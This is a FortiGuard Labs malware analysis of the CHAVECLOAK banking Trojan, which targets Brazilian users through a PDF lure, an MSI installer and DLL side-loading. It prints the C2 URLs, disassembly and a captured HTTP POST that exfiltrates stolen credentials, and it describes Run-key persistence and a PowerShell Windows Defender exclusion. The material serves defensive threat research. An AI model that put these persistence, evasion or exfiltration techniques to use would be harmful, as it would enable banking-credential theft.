New Banking Trojan “CHAVECLOAK” Targets Brazil | FortiGuard Labs

By Cara Lin

Published: 2024-03-04 · Archived: 2026-04-05 18:02:50 UTC

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: Controls victim’s device and collects sensitive information
Severity Level: High

FortiGuard Labs recently uncovered a threat actor employing a malicious PDF file to propagate the banking Trojan CHAVECLOAK. This intricate attack involves the PDF downloading a ZIP file and subsequently utilizing DLL side-loading techniques to execute the final malware. Notably, CHAVECLOAK is specifically designed to target users in Brazil, aiming to steal sensitive information linked to financial activities.

Figure 1 shows the detailed flow of this cyber threat.



Figure 1: Attack flow

In the South American cyberthreat landscape, banking trojans employ a range of tactics, such as phishing emails, malicious attachments, and browser manipulation. Notable examples include Casbaneiro (Metamorfo/Ponteiro), Guildma, Mekotio, and Grandoreiro. These trojans specialize in illicitly obtaining online banking credentials and personal data, posing a significant threat to users in countries like Brazil and Mexico. The CHAVECLOAK's Command and Control (C2) server telemetry is shown in Figure 2. In this blog, we will elaborate on the details of the malware.

Figure 2: Telemetry

Initial Vector PDF

The PDF, shown in Figure 3, claims contain documents related to a contract, with instructions written in Portuguese. It lures its victims to click a button so they can read and sign the attached documents. However, a malicious downloader link is discreetly embedded within the stream object, as shown in Figure 4, which reveals the decoded URL. This URL undergoes processing via the free link shortening service “Goo.su,” ultimately leading to a redirect at hxxps://webattach.mail.yandex.net/message_part_real/NotaFiscalEsdeletronicasufactrub66667kujhdfdjrWEWGFG09t5H6854JHGJUU for downloading the ZIP file. Upon decompression, the file yields the MSI file “NotafiscalGFGJKHKHGUURTURTF345.msi.”



Figure 3: The malicious PDF file

```
obj 12 0
 Containing /ObjStm: 1 0
 Type: /Action
 Referencing:

  <<
    /Type /Action
    /S /URI
    /URI (https://goo.su/FTD9owO)
  >>
```

Figure 4: The embedded URL

MSI Installer

Following the decompression of the MSI installer, we uncovered multiple TXT files related to settings for different languages, a legitimate execution file, and a malicious DLL named “Lightshot.dll.” Notably, the modified date for this DLL file is more recent than that of all the other files in the installer, further emphasizing its unusual nature.



Figure 5: The decompressed MSI file

Examining the MSI installer reveals its entire configuration, which is written in Portuguese. It executes the file “Lightshot.exe,” extracting and depositing files at “%AppData%\Skillbrains\lightshot\5.5.0.7,” as shown in Figure 6.

The file “Lightshot.exe” then deploys DLL sideloading techniques to activate the execution of the malicious DLL, "Lightshot.dll." This technique lets the legitimate executable load and run the malicious code discreetly, facilitating unauthorized activities like data theft. The actions conducted by “Lightshot.dll” involve covert and harmful operations, including the unauthorized acquisition of sensitive information. DLL sideloading poses a significant security threat by allowing the malware to exploit legitimate processes for nefarious purposes without detection.



Figure 6: The “ActionText” in the MSI file and the extracted folder



Figure 7: Load malicious DLL “Lightshot.dll”

CHAVECLOAK Banking Trojan “Lightshot.dll”

Initially, the process invokes “GetVolumeInformationW” to gather details about the file system and the associated volume related to the specified root directory. It utilizes the HEX value obtained to generate a log file in “%AppData%[HEX ID]lIG.log.” Following this, it adds a registry value named “Lightshot” to “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,” ensuring automatic execution of the “Lightshot.exe” program upon user login. Once logging and persistence are completed, it sends an HTTP request to hxxp://64[.]225[.]32[.]24/shn/inspecionando.php. If geo-checking confirms that the victim is in Brazil, it logs data on the server, accessible through the path “clients.php,” as shown in Figure 8.



Figure 8: The Check-in victim list

It then periodically monitors the foreground window using the APIs “GetForegroundWindow” and “GetWindowTextW.” Upon identifying a window and confirming its name against a predefined list of bank-related strings, the malware establishes communication with its Command and Control (C&C) server.

The malware facilitates various actions to steal a victim's credentials, such as allowing the operator to block the victim's screen, log keystrokes, and display deceptive pop-up windows, as shown in Figure 10. The malware actively monitors the victim's access to specific financial portals, including several banks and Mercado Bitcoin, which encompasses both traditional banking and cryptocurrency platforms.



Figure 9: Compare the Window's text and the target string

Figure 10: The deceptive pop-up windows

After obtaining the user's entered login data, the malware initiates communication with its Command and Control (C2) server at hxxp://comunidadebet20102[.]hopto[.]org. Depending on the bank associated with the stolen data, it uploads the information to distinct paths: “04/M/” for Mercado Bitcoin.

```
E8 21 F4 FF FF          call    sub_6B6EF8
FF 75 A8                push    [ebp+var_58]    ; L"04/M/"
8D 55 A4                lea     edx, [ebp+var_5C]
A1 88 8F 6D 00          mov     eax, off_6D8F88
8B 00                   mov     eax, [eax]
E8 EB 70 00 00          call    sub_6BEBD4
FF 75 A4                push    [ebp+var_5C]    ; "Merc-BTC-1.J-ACCOUNTINGPC-7C1C56F7"
8D 55 A0                lea     edx, [ebp+var_60]
B8 E8 82 6B 00          mov     eax, offset dword_6B82E8
E8 FF F3 FF FF          call    sub_6B6EF8      ; Cmd.txt?
FF 75 A0                push    [ebp+var_60]
8D 45 E0                lea     eax, [ebp+var_20]
BA 04 00 00 00          mov     edx, 4
E8 9F 30 D5 FF          call    sub_40ABA8
E8 8A E8 D6 FF          call    sub_426398
DD 5D E8                fstp    [ebp+var_18]
9B                      wait
FF 75 EC                push    dword ptr [ebp+var_18+4]
FF 75 E8                push    dword ptr [ebp+var_18]
8D 55 E4                lea     edx, [ebp+var_1C]
A1 EC 8F 6D 00          mov     eax, off_6D8FEC
E8 63 F8 D6 FF          call    sub_427388
8D 45 9C                lea     eax, [ebp+var_64]
8B 4D E4                mov     ecx, [ebp+var_1C]
8B 55 E0                mov     edx, [ebp+var_20]
E8 ED 2F D5 FF          call    sub_40AB20
8B 55 9C                mov     edx, [ebp+var_64] ; "http://comunidadebet20102.hopto.org/SH/04/M/Merc-BTC-1.J-ACCOUNTINGPC-7C1C56F7Cmd.txt?3:39:50 PM"
8B 45 FC                mov     eax, [ebp+var_4]
E8 9E FD FF FF          call    sub_6B78DC
```

Figure 11: The assembly code that uploads stolen data

It then transmits a POST request containing essential system details and configures the account information within the “InfoDados” parameter, as seen in Figure 12.

```
POST /SH/cnx.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 289
Host: comunidadebet20102.hopto.org
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/3.0 (compatible; Indy Library)

idOp=1.J&idMec=EA-8B-D3-34-E4-48&IDhd=7C1C56F7&IDpc=ACCOUNTINGPC&InfoDados=%0D%0A---%3CBrad.JU%3E---
%0D%0AUS%3A+ABCDEFGHIJK%0D%0ASN%3A+test1234%0D%0A---%3CBrad.JU%3E---%0D%0AEA-8B-D3-34-
E4-48+7C1C56F7+ACCOUNTINGPC%0D%0A2024-02-07+1%3A41%3A27+PM%0D%0A%0D%0A&TipoInfoHTTP=Brad_JUJU&chave=12
3HTTP/1.1 200 OK
Date: Thu, 08 Feb 2024 00:41:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 4
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 12: The HTTP POST request for stolen data

Older Variant

Additionally, we acquired an older variant of CHAVECLOAK from the check-in site. Its process differs from the previous one, as the ZIP file contains a Delphi executable file embedding the final payload in the RCData section.



Figure 13: The payload in TFORM1

It begins by retrieving system information to establish a new folder and stores the payload at “C:\Program Files (x86)\Editor-GH-[HEX ID]\Editor-[HEX ID].exe.” Simultaneously, it creates a log file, establishes persistence, and utilizes the PowerShell command “Add-MpPreference –ExclusionPath” to exclude the path “Editor-GH-[HEX ID]” from Windows Defender scans. Subsequently, it sends a check-in request to hxxp://64[.]225[.]32[.]24/desktop/inspecionando.php. Notably, this variant appears to be an earlier version, indicated by the victims' check-in date starting in 2023.



Figure 14: Add registry



Figure 15: The Check-in user list

It also actively observes user behavior, captures front window text, and harvests personally identifiable information from specified banking and Bitcoin login pages, including names, passwords, and keystrokes. It then transmits the stolen data to the Command and Control (C2) server at hxxp://mariashow[.]ddns[.]net/dtp/cnx.php.

```
0019FA40  037E6A1C  L"http://mariashow.ddns.net/dtp/cnx.php"
0019FA44  00000000
0019FA48  028427CC  L"chave=123"
0019FA4C  0284281C  L"TipoInfoHTTP=Brad_FIFI"
0019FA50  0274CA6C  L"\r\nTK.celular\r\n---<Brad.FI>---\r\nAg: 1233\r\nCt: 12333-3\r\nS4:
1234\r\n---<Brad.FI>---\r\nhttps://                                        ).jsf?AGN=1233&DIGCTA=3&CTA=1
234\r\nEA-8B-D3-34-E4-48 7C1C56F7 ACCOUNTINGPC\r\n2024-02-07 8:56:18 PM\r\n\r\n"
0019FA54  0274CC7C  L"InfoDados=\r\nTK.celular\r\n---<Brad.FI>---\r\nAg: 1233\r\nCt: 12333-3\r\nS4:
1234\r\n---<Brad.FI>---\r\nhttps:/                                        o.jsf?AGN=1233&DIGCTA=3&CTA=1
234\r\nEA-8B-D3-34-E4-48 7C1C56F7 ACCOUNTINGPC\r\n2024-02-07 8:56:18 PM\r\n\r\n"
0019FA58  0284231C  L"IDpc=ACCOUNTINGPC"
0019FA5C  028422CC  L"IDhd=7C1C56F7"
0019FA60  0284227C  L"idMec=EA-8B-D3-34-E4-48"
0019FA64  0284222C  L"idOp=1.0"
```

Figure 16: The HTTP data for sending account information

Conclusion

The emergence of the CHAVECLOAK banking Trojan underscores the evolving landscape of cyberthreats targeting the financial sector, specifically focusing on users in Brazil. Utilizing sophisticated techniques, including malicious PDFs, ZIP file downloads, DLL sideloading, and deceptive pop-ups, it joins a cohort of prominent banking trojans that primarily target South America. CHAVECLOAK employs Portuguese language settings, indicating a strategic approach to the region, and actively monitors victims' interactions with financial portals. CHAVECLOAK exemplifies the sophistication of contemporary banking trojans, necessitating continual vigilance and proactive cybersecurity measures to safeguard against evolving threats within the financial landscape of South America.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

PDF/Agent.72C4!tr
W32/Banker.CNX!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

The URLs are rated as “Malicious Websites” by the FortiGuard Web Filtering service.

The FortiGuard CDR (content disarm and reconstruction) service can disarm the malicious macros in the document.

